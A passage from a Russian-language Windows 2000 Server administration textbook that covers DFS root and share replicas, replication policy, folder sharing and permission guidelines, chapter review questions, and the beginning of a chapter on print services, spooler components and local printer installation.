В предыдущем разделе было рассказано, как создать одиночную реплику внутри связи DFS. В соответствие одной связи можно поставить не одну, а сразу несколько реплик (копий общего ресурса). Это повышает отказоустойчивость системы, поскольку даже если конкретный ресурс или сервер, на котором размещена реплика, по каким-либо причинам станут недоступными, возможность доступа к данным ресурса все равно сохраняется. Такой процесс остается совершенно незаметным для пользователя, который для каждой связи видит только одну реплику, даже если на самом деле их там и несколько.

Чтобы создать новую реплику ресурса (или несколько новых реплик в пределах одной ссылки, образуя тем самым набор реплик), щелкните на ссылке правой кнопкой мыши и выберите из контекстного меню команду Создать реплику.

Как уже упоминалось ранее, выбрать способ репликации можно только при создании реплик для корней в домене. При создании реплик для отдельных корней опции этой группы будут недоступны. После создания реплики вы можете изменять ее свойства в целях определения политики репликации.

Создание корневых реплик

Корневая реплика — это копия структуры корня DFS, размещенная на другом сервере. Обратите внимание, что при создании корневой реплики на другой сервер копируется сама структура DFS, но никак не физические папки, на которые указывают связи. Можно создать корневую реплику для корня, расположенного на любом сервере сети, и поместить ее на любой другой сервер сети (или на локальный сервер), если, конечно, вы имеете соответствующие права. После создания корневой реплики вы можете настроить ее политику репликации, чтобы задать способ, которым будет проводиться репликация (см. следующий раздел).

Для создания корневой реплики раскройте консоль DFS, щелкните правой кнопкой мыши на корне, реплику которого необходимо создать, и выберите из контекстного меню команду Создать корневую реплику. После этого запускается Мастер создания нового корня DFS.

Настройка репликации

Как уже не раз отмечалось, в отказоустойчивых корнях DFS можно проводить репликацию корней и общих ресурсов. При создании корневой реплики задать политику репликации нельзя, однако вы всегда можете изменить свойства реплики уже после того, как она создана. В свою очередь в процессе создания реплики общего ресурса можно указать, какую репликацию следует применять — автоматическую или ручную. Если вы выберете автоматическую репликацию, Windows 2000 предложит задать параметры, которые определяют политику репликации объекта. Чтобы изменить политику репликации общего ресурса, щелкните на нем правой кнопкой мыши и выберите из контекстного меню команду Политика репликации. После этого появится диалоговое окно Политика репликации, которое содержит список всех реплик, соответствующих выбранному объекту (корню или общему ресурсу). Этот список включает в себя имя общего ресурса, статус репликации (Да или Нет), имя домена и узел. При первой настройке политики репликации необходимо указать общий ресурс, который во время проведения репликации будет выполнять роль главной копии, т.е. с которого репликация и будет начинаться. При дальнейших изменениях существующей политики репликации настраивать эту опцию вам больше не придется (поскольку репликация уже запущена).

Настройка репликации для реплик отдельных ресурсов выполняется довольно просто. Для этого необходимо выделить в списке соответствующий ресурс и активизировать или отключить его реплику с помощью кнопок Включить и Отключить. Активизация ресурса означает, что данная реплика будет принимать участие в процессе репликации. Чтобы указать, что данный ресурс при репликации должен рассматриваться как главная копия, выделите его, а затем щелкните на кнопке Отметить как главную копию. Для введения в действие политики репликации щелкните на кнопке OK.

Организация доступа к файлам и папкам

Для каждого файла (и папки) можно открыть общий доступ, определив при этом пользователей, получающих право этого общего доступа. Для открытия доступа к общей локальной папке щелкните правой кнопкой мыши на какой-нибудь папке, затем в контекстном меню выберите команду Свойства. В результате отобразится диалоговое окно Свойства, в котором следует выбрать вкладку Доступ (рис. 13.3). Для открытия доступа следует установить флажок Открыть общий доступ к этой папке. В отобразившемся диалоговом окне выберите требуемые параметры и щелкните на кнопке OK.




Рис. 13.3. Диалоговое окно, в котором определяется доступ к папке

Если нужно открыть общий ресурс на удаленном компьютере, откройте окно оснастки Управление компьютером и выберите первый пункт в левой панели, Управление компьютером (локальным). В контекстном меню этого пункта выберите команду Подключиться к другому компьютеру (рис. 13.4).

Затем можно подключиться к одному из компьютеров в окне Active Directory или к компьютеру домена. После этого выберите опцию Общие папки, в результате чего будет создан общий ресурс на удаленном компьютере.




Рис. 13.4. Создание общего ресурса на удаленном компьютере

Политика управления разрешениями

При назначении разрешений, определяющих доступ к файлам и папкам, необходимо придерживаться следующих рекомендаций.

- Создайте группы с доступом к файлам и папкам, затем назначьте им набор разрешений, требуемый для работы с файлами.
- Согласуйте необходимые уровни разрешений с руководством.
- Документируйте любые сведения, связанные с назначением разрешений.
- Используйте разрешение на запрет только в крайних случаях. Проще исключить группу или пользователя из перечня разрешения доступа.
- Избегайте наследования разрешений.
- Чаще используйте разрешения только в режиме чтения.
- Назначайте разрешения не отдельным файлам, а целым папкам.

Резюме

В этой главе были описаны различные файловые системы, используемые Windows 2000 Server, принципы выбора файловой системы, методы организации доступа к файлам и папкам, а также политика управления разрешениями.

Контрольные вопросы

1. Какая файловая система по умолчанию имеет наибольший размер кластера?
   а) FAT16;
   б) FAT32;
   в) NTFS.
2. Какая файловая система допускает назначение разрешений доступа на уровне отдельных пользователей?
   а) FAT16;
   б) FAT32;
   в) NTFS.
3. Как называется сервер, на котором располагается корень DFS?
   а) хост-сервер;
   б) основной сервер;
   в) узловой сервер.

Глава 14

Служба печати

В этой главе...

- Назначение службы печати Windows 2000
- Установка и настройка принтеров
- Публикация принтеров и настройка клиентов
- Администрирование принтера
- Устранение неполадок
- Резюме

Данная глава посвящена описанию служб печати Windows 2000. Эта тема является очень важной, поскольку принтеры используются повсеместно.

Новые технологии электронной почты и World Wide Web нисколько не уменьшили потребность в принтерах. Наоборот, они привели к тому, что печать от отправителя плавно перешла к адресату.

Одна из основных задач сетевой операционной системы — обеспечение доступа к сетевому принтеру.

Может показаться, что установка принтера и процесс печати — простая и очевидная работа. Это действительно так — до тех пор, пока принтер не перестал печатать. Для успешного решения проблемы выхода из строя принтера потребуется понять значение компонентов и составных элементов сетевых служб Windows.

Для эффективного разрешения возникающих проблем печати администратору необходимо хорошо знать ее логическое окружение. Поэтому начнем с компонентов, участвующих в процессе печати, затем рассмотрим процесс установки принтера и в заключение будет представлена методика поиска неисправностей.

Компоненты печати — чрезвычайно сложные объекты и прикладные программы, которые образуют службу печати Windows 2000.

Назначение службы печати Windows 2000

При рассмотрении служб печати применяются понятия *логической* и *физической среды*. Логическая среда представляет собой продолжение физического устройства печати, видимого пользователю, и включает необходимое ПО. Физическая среда — это устройства, которые определяют сам процесс печати.

Службы печати: логическая среда

Пользовательский интерфейс принтера состоит из системы окон, меню и других элементов управления с множеством кнопок и индикаторов. Назначение системы — получение данных и их преобразование в информацию, "понятную" для электронных компонентов принтера. Управляющая программа принтера располагает страницу со-

гласно указанным параметрам и передает информацию на физические устройства, которые распечатают изображение на твердом носителе.

Одним словом, если все логические компоненты принтера проверены, а он все равно "не хочет" печатать, то единственное, что можно сделать, — отдать его в ремонт. В основном пользователю требуется знать о том, как включить и выключить принтер или плоттер, заменить тонер или бумагу, подключить интерфейсный кабель и почистить головку принтера.

Но, с другой стороны, Windows 2000 учитывает как пользовательские, так и аппаратные потребности. Задача операционной системы состоит в том, чтобы объединить в виде логического принтера то, с чем пользователи работают и с помощью чего администраторы управляют процессом печати и решают возникающие проблемы. Логический принтер — представитель мира аппаратного обеспечения.

Логические принтеры устанавливаются на пользовательских компьютерах (локальные принтеры), но в большинстве случаев логические принтеры, выделенные для выполнения функций ведущих логических принтеров, инсталлируются на сервере (сетевые принтеры).

Ниже приведена базовая пользовательская процедура подключения и использования принтера.

1. Установите локальный или удаленный логический принтер, к которому получает доступ пользователь.
2. После завершения подключения можно управлять некоторыми свойствами логического принтера, такими как размер и формат бумаги, расположение приемных и подающих лотков, цвет и разрешение печати, число страниц, копий и т.д.
3. После этого вы или другие пользователи сможете печатать текстовые документы и графику на логическом принтере. Процесс печати называют *заданием*. Задание формирует команды для службы печати, сообщая логическому принтеру, как нужно напечатать документ на физическом принтере. Когда пользовательское приложение выводит на печать текстовый или графический документ, приложение вызывает интерфейс графических устройств Windows (GDI), который загружает драйвер целевого принтера. Используя драйвер для целевого принтера, GDI переводит документ на язык печати физического принтера. Выполненный однажды, GDI затем вызывает локальный спулер (программу, которая принимает посланные на печать документы, сохраняет их и отправляет на доступный принтер), передает задание и закрывается. На данном этапе работа GDI завершена, и пользовательский компьютер передает задание на сервер печати через службу маршрутизации. Эта служба, в свою очередь, передает задание по сети, используя службу удаленного вызова процедуры, сетевое ПО NetBIOS или другие службы (для операционных систем Unix, OS/2 и т.д.).
4. Затем служба печати или пользовательский спулер вызывают логический принтер, который после получения задания от маршрутизатора печати или другого интерфейсного устройства, загружает необходимый драйвер. В драйвере указано, как связаться с физическим принтером и передать ему документ — обычно с помощью службы проводника и процессоров печати.
5. Обработчик печати проверяет типы данных задания и изменяет их или оставляет без изменений в зависимости от указанных требований. Обработчик печати проверяет корректность сформированных заданий печати.
6. Если в полученных данных указывается печать страницы-разделителя, задания передаются обработчику страниц-разделителей. Разделительная страница печатается перед заданием печати.
7. Администратор печати может управлять свойствами логического принтера (логический принтер — это объект), например местом его постоянного расположения в сети, доступом к общему принтеру, временем его использования и т.п.

Служба печати, показанная на рис. 14.1, включает компоненты и концепции, которые будут описаны в следующих разделах главы.




Рис. 14.1. Служба печати Windows 2000

Маршрутизаторы печати

Маршрутизаторы печати находятся между пользовательским приложением и сервером печати (который может быть и на локальном компьютере при печати на параллельный или последовательный порт). На первом этапе маршрутизатор направляет задания печати на серверы и службы печати. После того как целевой сервер найден, необходимо убедиться, что установлен корректный драйвер принтера. Маршрутизатор проверяет драйверы целевого сервера и драйвер пользователя. Если драйвер имеет более раннюю версию или просто отсутствует, маршрутизатор изменяет драйвер на пользовательском компьютере или загружает его.

Драйверы принтеров

Эти компоненты запрашиваются при установке логического принтера. *Драйвер принтера* — это программный компонент, передаваемый пользовательскому ПО для создания заданий печати в соответствии с возможностями целевых принтеров.

Драйверы принтеров предназначены для определенных принтеров или их семейств. Например, вам нужен драйвер заданий печати принтера Hewlett Packard LaserJet III и соответственно различные драйверы принтеров LaserJet 4 и LaserJet 5. Обратите внимание, что драйверы принтеров LaserJet 4 и 5 смогут обеспечить вывод на печать стандартных заданий принтера LaserJet III, но принтер ранней версии LaserJet III не напечатает сложное задание, сгенерированное драйверами LaserJet 4 или 5.

Драйверы принтера устанавливаются при настройке логических устройств печати. После того как логический принтер установлен, можно выбрать альтернативные драйверы.

Драйверы принтера хранятся в папке `\system32\spool\drivers\`. Информация о драйверах находится в реестре узлового компьютера.

Драйверы принтеров сгруппированы в растры драйверов, которые включают в себя стандарт PCL и матричные принтеры, а также драйверы принтера PostScript, которые обычно используются для высококачественной графики и издательских приложений, в компьютерах и принтерах доменов Apple/Mac.

Стек службы спулера

Служба спулера — собрание динамически подключаемых библиотек — контролирует все задания печати, выполняемые на компьютере. Ее лучше описывать как структуру, начинающуюся службой маршрутизатора, которая получает задания от пользовательских прикладных программ (см. рис. 14.1). Задание, попавшее в стек службы печати, передается процессору печати для преобразования данных, а затем — монитору печати для передачи портам ввода-вывода физических интерфейсов локальных или удаленных портов.

Кроме того, под контролем спулера находятся принтеры клиентов и серверов, установка и администрирование логических принтеров и т.д.

Спулер контролируется диспетчером службы управления, и его работу можно начать или завершить в любое время. Для того чтобы остановить печать на компьютере, достаточно только отключить службу спулера (используя команду net stop spooler). Спулер является частью подсистемы Win32, его нельзя удалить или переместить. Он принадлежит локальной учетной записи системы и от него зависит множество дочерних процессов и служб.

Служба спулера отвечает также за управление печатью со стороны клиента. Фактически, когда останавливается служба, компьютер не может запросить или послать задания печати логическому общему принтеру на серверной машине. Другими словами, служба спулера при необходимости действует в качестве службы как клиента, так и сервера.

Служба спулера создает файлы (задания спулера или спул-файлы — файлы, в которые передается содержимое заданий печати) в том каталоге, где она постоянно находится. По умолчанию служба и файлы устанавливаются в папку \winnt\system32\spool\printers. Следовательно, если сервер выполняет большое количество заданий печати, можно переадресовать задания печати на раздел, специально выделенный для обслуживания принтеров. Это можно сделать, изменяя значения следующего раздела системного реестра: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print\Printers.

В значении параметра указывается имя диска и путь к вложенной папке, но не полное сетевое имя. После изменения значения ключа необходимо завершить работу и перезагрузить службу печати. Также можно назначать отдельные папки для задания каждого принтера, и сейчас мы расскажем, зачем.

Файлы вывода спулера

В данном случае речь идет о файлах, которые генерируются службой спулера (в частности, диспетчером печати) для каждого обрабатываемого задания. Как только задание успешно отправлено на принтер, файлы спулера удаляются. Файлы вывода спулера бывают двух типов — спул-файл и теневой файл.

- **Спул-файл**. Этот файл имеет расширение .spl и указывает, что следует посылать на принтер.
- Теневой файл. Это файл с расширением .shd. Он содержит данные о параметрах задания печати и необходим только компонентам службы печати. В этом файле находится информация о положении задания в очереди, о владельце задания, о целевом принтере и т.д.

Чтобы переадресовать спул-файлы в отдельный раздел или папку для каждого принтера, измените заданный по умолчанию параметр спула целевого принтера:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print\Printers.

Перейдите вниз по дереву корневого каталога и найдите элемент данных SpoolDirectory. Можно изменить его значение (по умолчанию значение не задано). Напомню, что в значении указывается имя диска и путь к папке, но не ее сетевое имя.

Очередь печати

Очередь печати Windows представляет собой файлы печати (библиотека файлов с расширением .spl), находящиеся в папке спула. Каждое задание, помещенное в очередь, печатается в порядке его получения. Для управления заданиями печати можно воспользоваться командой net print в командной строке или работать с документом в интерактивном режиме через интерфейс управления соответствующего принтера.

Если вам приходится управлять множеством принтеров, переадресовывая спул-файлы каждого принтера в отдельную папку, используйте командную строку, чтобы облегчить управление очередью печати. Бывает, что задание печати "зависает" по непонятным причинам, и первое, с чего следует начать диагностику, — это очередь печати. Если пользовательское задание поступило в очередь печати, следовательно, служба спулера пользователя работает нормально. Остается выяснить, почему задание находится в очереди, "идущей в неизвестность".

Обработчик печати

Функции *обработчика (процессора) печати* выполняет файл winprint.dll, который постоянно находится в папке \system32\spool\ptrprocs\w3286. Назначение этого файла будет следующим: получать данные заданий печати, посланные спулером, и преобразовывать их в данные, понятные принтеру (или, если данные уже в формате, понятном для принтера, оставлять их без изменений). Для большинства заданий, не имеющих специфических требований вывода на печать, вмешательство процессора печати не требуется.

По умолчанию тип данных, передаваемых процессором печати на принтер, — NT EMF. Здесь EMF обозначает формат расширенного метафайла, причем большинство принтеров смогут его воспринять и обработать. Тип данных, передаваемых процессору, определяется пользовательскими приложениями, и вам не придется часто вмешиваться и изменять библиотеки процессора печати. Более того, этот процесс выполняется автоматически, и вы не сможете выбрать или принудить какой-либо обработчик печати обработать задание.

ОС Windows 2000 включает встроенные процессоры печати. Процессор Winprint устанавливается по умолчанию и обрабатывает стандартные типы данных, переданные на печать приложениями Windows. Обработчик печати Macintosh, SFMPSPRT, обрабатывает задания, отправленные PostScript-принтерам. Этот процессор устанавливается в случае инсталляции служб Macintosh на хост-компьютере.

Процессор Winprint может обрабатывать следующие типы данных.

- NT EMF версии 1.00x. Аббревиатура EMF обозначает формат расширенного метафайла. Эти файлы могут выводить на печать большинство принтеров.
- RAW. Данные формата RAW готовы для отправки на устройство печати, их дальнейшая обработка не нужна.
- RAW (FF appended). Процессор печати, обрабатывая данные этого типа, проверяет, добавлена ли к концу задания команда перевода страницы. Эта команда предписывает принтеру перейти к началу следующей страницы.
- RAW (FF auto). Данные этого типа не допускают команды перевода страницы, и обработчик печати автоматически добавляет ее к концу задания.
- TEXT. Данные этого типа обычно используются для принтеров, которые не воспринимают обычный текст. Обработчик печати конвертирует текст в соответствии с параметрами целевого принтера.

Порты

Термин *порт* обозначает все, что имеет отношение к аппаратным подключениям, позволяющим потоку данных передаваться от одного устройства к другому. Порты серверов печати и принтерных интерфейсных устройств служат для создания сетевых и локальных подключений. Портам, которые связывают принтер и службы спулера, назначаются соответствующие сетевые адреса.

Мониторы печати

Мониторы печати — это программные компоненты, которые посылают готовые задания печати на порты ввода-вывода устройств, связанных с физическим принтером. Windows 2000 поддерживает несколько стандартных мониторов печати, реализующих выполнение следующих задач.

- Мониторы печати устанавливают подключение между процессором печати и портом. Затем оно используется для передачи данных к портам ввода-вывода физического принтера или удаленного интерфейсного устройства печати. В сущности, мониторы печати подключаются к фактическим портам удаленных серверов печати или локальных принтеров.
- Мониторы печати реализуют текущий контроль и выдают сообщения об ошибках, о процессе выполнения и завершении задания печати.

Монитор печати, по сути, полностью контролирует задание и передает спулеру информацию о его состоянии. Если время выполнения задания по какой-либо причине завершилось, монитор уведомляет спулер, а спулер, в свою очередь, передает сообщение пользователю.

В Windows 2000 поддерживается несколько мониторов печати. Их полный список отображается при добавлении нового порта во время установки или конфигурирования принтера. К сожалению, Windows 2000, подобно своим предшественницам, любит создавать некую "путаницу" между типом монитора и фактическим портом ввода-вывода.

Локальный монитор печати

Локальный монитор печати (`localmon.dll`) контролирует следующие порты.

- Параллельный порт. Данное интерфейсное устройство обеспечивает инициализацию заданий печати, посланных параллельному порту компьютера. Этот монитор выбирается при установке локального принтера, подключенного непосредственно к хост-компьютеру. Локальный принтер также может быть общим ресурсом, выступая при этом в роли сетевого принтера.
- Последовательный порт. Это интерфейсное устройство выполняет те же функции, что и параллельный порт, но данные передаются не через параллельный, а через последовательный, коммуникационный порт (например, COM1 или COM2).
- Файл. Это интерфейсное устройство позволяет поместить задание печати в определенном файле. Задание печати идентично заданиям, размещенным в очереди принтера, локального или сетевого. Опция преобразования данных в файл позволяет переместить файл в другую систему печати. Иными словами, это интерфейсное устройство требуется в том случае, когда физический принтер отсутствует или вы не можете определить его сетевое расположение. Эта опция особенно полезна, если у вас нет принтера или доступа к сетевому физическому принтеру.

Монитор печати LPR (печать TCP/IP)

Предположим, что физический принтер и компьютер, с которого посылается запрос службе печати, находятся на некотором расстоянии, и поэтому требуется организовать сетевую среду печати. В этом случае рекомендуется использовать стек протоколов TCP/IP. В частности, службы LPR (удаленный линейный принтер) и LPD (сервер печати, получающий задания печати от утилит удаленного линейного принтера (LPR)) используются как стандарт печати TCP/IP. Этот стандарт производный от стандартов Berkley UNIX.

Операционная система Windows 2000 поддерживает печать LPR/LPD, используя службы LPR/LPD среды (`lpd.exe`) и монитор печати LPR (`lprmon.dll`). Монитор LPR устанавливается по умолчанию при инсталляции Windows 2000. Если устанавливаются службы UNIX, требуется добавить дополнительную поддержку печати TCP/IP, таким образом можно будет использовать принтеры, подключенные к Unix-серверам.

Порт LPR может использоваться для всей среды печати TCP/IP, особенно для подключения к интерфейсным устройствам удаленного принтера, которые не поддерживают назначенные TCP/IP сетевые программы или службы. Служба LPR также может использоваться для подсоединения к принтерам, подключенным к локальным портам Unix-компьютеров и рабочих станций VAX, MVS или AS/400.

Возможности службы LPR/LPD обеспечиваются службой сервера печати TCP/IP, которая устанавливается при инсталляции Windows 2000. Команда LPR, введенная в командной строке, возвращает несколько команд печати в LPR-среде.

Стандартный монитор печати TCP/IP

Windows 2000 также устанавливает стандартный монитор печати TCP/IP, что позволяет вам создать порт для любого сетевого интерфейсного устройства или принтера, который поддерживает IP-адресацию.

Службы печати: физическая среда

Чтобы использовать службы печати Windows 2000, потребуется компьютер, который сможет действовать в качестве хост-компьютера для установленных служб. Если вы поддерживаете большую сеть, было бы неплохо назначить выделенный сервер сервером печати.

Все операционные системы семейства Windows 2000 поддерживают службы сервера печати. Единственное различие — количество обрабатываемых подключений. Операционные системы Windows 2000 Server, Advanced и Data Center предназначены для большого количества подключений к хост-компьютеру, в то время как Windows 2000 Professional ограничена десятком параллельных подключений (как и Windows NT 4.0 Workstation). Серверы Advanced и Data Center позволяют объединить службы печати для максимальной готовности.

Существует полезное правило для определения аппаратных ресурсов, которые вам потребуются для организации сервера печати. Опыт показывает, что размер компании или группы имеет мало общего с тем, сколько аппаратных средств вам нужно бросить на службы печати. Например, очень часто маленькие страховые компании печатают документов в пять раз больше, чем крупные отделы больших компаний.

Серверы печати

Аппаратные компоненты объединяются, чтобы образовать целостную систему печати. *Сервер печати* — это компьютер, который обслуживает устройства подключения принтера к сетевым пользователям. Интерфейсные устройства печати (логические

принтеры) установлены на сервере и выступают в роли посредника "на пути" к сетевым принтерам или принтерам, подключенным непосредственно к параллельным портам компьютера.

Устройства печати

Устройство печати — это то, что Microsoft называет физическим принтером. В контексте материала главы в качестве устройств будут рассматриваться принтеры.

Локальные принтеры подключены непосредственно к параллельным или последовательным портам компьютеров, в то время как *сетевые принтеры* могут подключаться непосредственно к сети с помощью сетевых интерфейсных компонентов. Такими компонентами могут быть сетевые интерфейсные устройства или сетевые интерфейсные адаптеры, встроенные непосредственно в принтер.

Сетевые интерфейсные устройства

Благодаря наличию этих устройств администратор получает следующие преимущества.

- Нет необходимости подключать параллельный порт компьютера к каждому принтеру в офисе. Вместо этого кабель принтера подключен к параллельному порту блока, который подсоединяется к сети через сетевой интерфейсный порт.
- В больших компаниях серверы печати (компьютеры) находятся в серверных комнатах, а принтеры — рядом с пользователями или в принтерных комнатах. Интерфейсное устройство позволяет принтеру и компьютеру сервера печати сосуществовать на некотором расстоянии.
- Сетевые интерфейсные устройства обеспечивают сетевое подключение к принтеру, позволяя установить принтер в любом удобном месте при наличии сетевого разъема.
- Поддерживают сети, такие как Token Ring и Ethernet, а также все самые популярные протоколы, в частности TCP/IP.
- Начинены специализированными встроенными платами и внедренным программным обеспечением, которое позволяет управлять сетевыми протоколами, например назначением сетевых адресов, возможностями печати и связью с принтером. Оборудованы терминальным доступом и сетевыми программами для удаленного управления. Вы можете обратиться к удаленному хосту или даже получить доступ к его внутренним ресурсам посредством просмотра Web-страниц.
- Интерфейсные устройства дают возможность администратору подключить несколько принтеров к сети через единственный сетевой разъем и адрес (много принтеров на одном IP- или IPX-адресе). Интерфейсное устройство направляет прибывающее задание в порт IP, назначенный принтеру. (Помните о том, что стандартные протоколы TCP/IP поддерживают до 65 536 портов.)
- Оборудованы встроенной памятью в целях организации очереди документов, отосланных сервером.

Установка и настройка принтеров

В процессе инсталляции на сервере принтеры обычно устанавливаются как локальные принтеры печати, подключенные к удаленным портам TCP/IP. Локальные принтеры — "неотъемлемая" часть сервера, подобно файлам и папкам, они могут выступать в качестве общего ресурса.

То, что физический принтер установлен где-то в сети, еще не делает его сетевым принтером; сначала он должен быть установлен как локальный принтер (запомните, вы устанавливаете логический принтер). Установка сетевой опции принтера не придает вашему серверу полномочия для работы с принтером. Вы получаете только возможность подключения к любому сетевому принтеру и печати на нем. При установке сетевого принтера вы становитесь уже сетевым пользователем, но это — тема уже другой книги.

Ниже приводится ряд параметров и данных, которые понадобятся перед установкой нового локального принтера.

- Если принтер устанавливается в сети TCP/IP, как в большинстве случаев, назначьте новый IP-адрес удаленному порту, непосредственно порту принтера или интерфейсного устройства печати. Убедитесь в том, что DHCP-сервер резервирует IP-адрес и помечает его, как назначено в списке распределения IP-адресов или в сохраненной базе данных.
- Если устанавливается порт на интерфейсном устройстве удаленного принтера, дайте ему сетевое имя. Это имя можно образовать из названия устройства, предоставленного изготовителем, серийного номера и даже адреса контроллера доступа MAC.
- Имейте под рукой все необходимые драйверы принтера.

Установка локального принтера

Для установки локального принтера выполните следующие действия.

1. Зарегистрируйтесь на сервере печати как член административной группы. Это можно сделать с консоли или в системе во время сеанса работы с терминалом.
2. Выберите команду Пуск⇨Настройка⇨Принтеры.




Рис. 14.2. Мастер установки принтера

3. Щелкните дважды на значке Установка принтера. В результате запустится на выполнение мастер установки принтера (рис. 14.2). Щелкните на кнопке Далее. Мастер установки запрашивает, хотите ли вы установить локальный или сетевой принтер, описывая "локальный принтер" как принтер, непосредствен-

но подключенный к компьютеру. Сетевой принтер выбирается только в том случае, если устанавливаемый принтер не будет локально использоваться сервером печати, главным или полномочным компьютером.

4. Выберите опцию Plug and Play, если вы устанавливаете принтер, поддерживающий технологию Plug-and-Play, впервые (рис. 14.3). Выбор этой опции для установленного принтера приводит к потере времени, так как установить принтер, имея нужный драйвер на установочном диске или в базе данных операционной системы, можно гораздо быстрее.




Рис. 14.3. Процесс установки локального принтера

5. После этого отобразится окно, в котором следует указать порт принтера. Может потребоваться выбрать IP-адрес порта принтера или интерфейсного блока устройства печати, к которому подключен удаленный принтер. Обратите внимание, что можно выбрать также параллельный порт (порт LPT) или коммуникационный порт COM, если принтер подключен к компьютеру сервера кабелем передачи данных.
6. Щелкните на кнопке Далее, после чего отобразится диалоговое окно LPR-совместимого принтера. Необходимо ввести имя или IP-адрес порта. Если это возможно, укажите IP-адрес, так как распознавание имени порта замедляет подключение (в любом случае этому порту должен быть постоянно назначен IP-адрес). Теперь присвойте принтеру имя.
7. При рассмотрении функций монитора печати вы, наверное, обратили внимание, что монитор печати LPR незамедлительно попробует связаться с удаленным IP-адресом. Эта попытка может завершиться успехом или неудачей. Причина неудачи может заключаться в отсутствии корректно назначенного IP-адреса.
8. Щелкните на кнопке Далее, после чего откроется диалоговое окно, показанное на рис. 14.4, со списком производителей и моделей принтеров. Если принтера, который вы устанавливаете, нет в предложенном списке, необходимо загрузить драйвер из Internet или инсталлировать его с компакт-диска, прилагаемого к принтеру. После того как был выбран драйвер, щелкните на кнопке Далее. Ес-

ли драйвер уже установлен в системе, появится запрос Windows о замене или дальнейшем использовании существующего драйвера.

9. Щелкните на кнопке Далее и присвойте принтеру имя.
10. Для назначения общего доступа к принтеру щелкните на кнопке Далее; и еще раз щелкните на этой кнопке для того, чтобы ввести данные о его расположении и назначении.

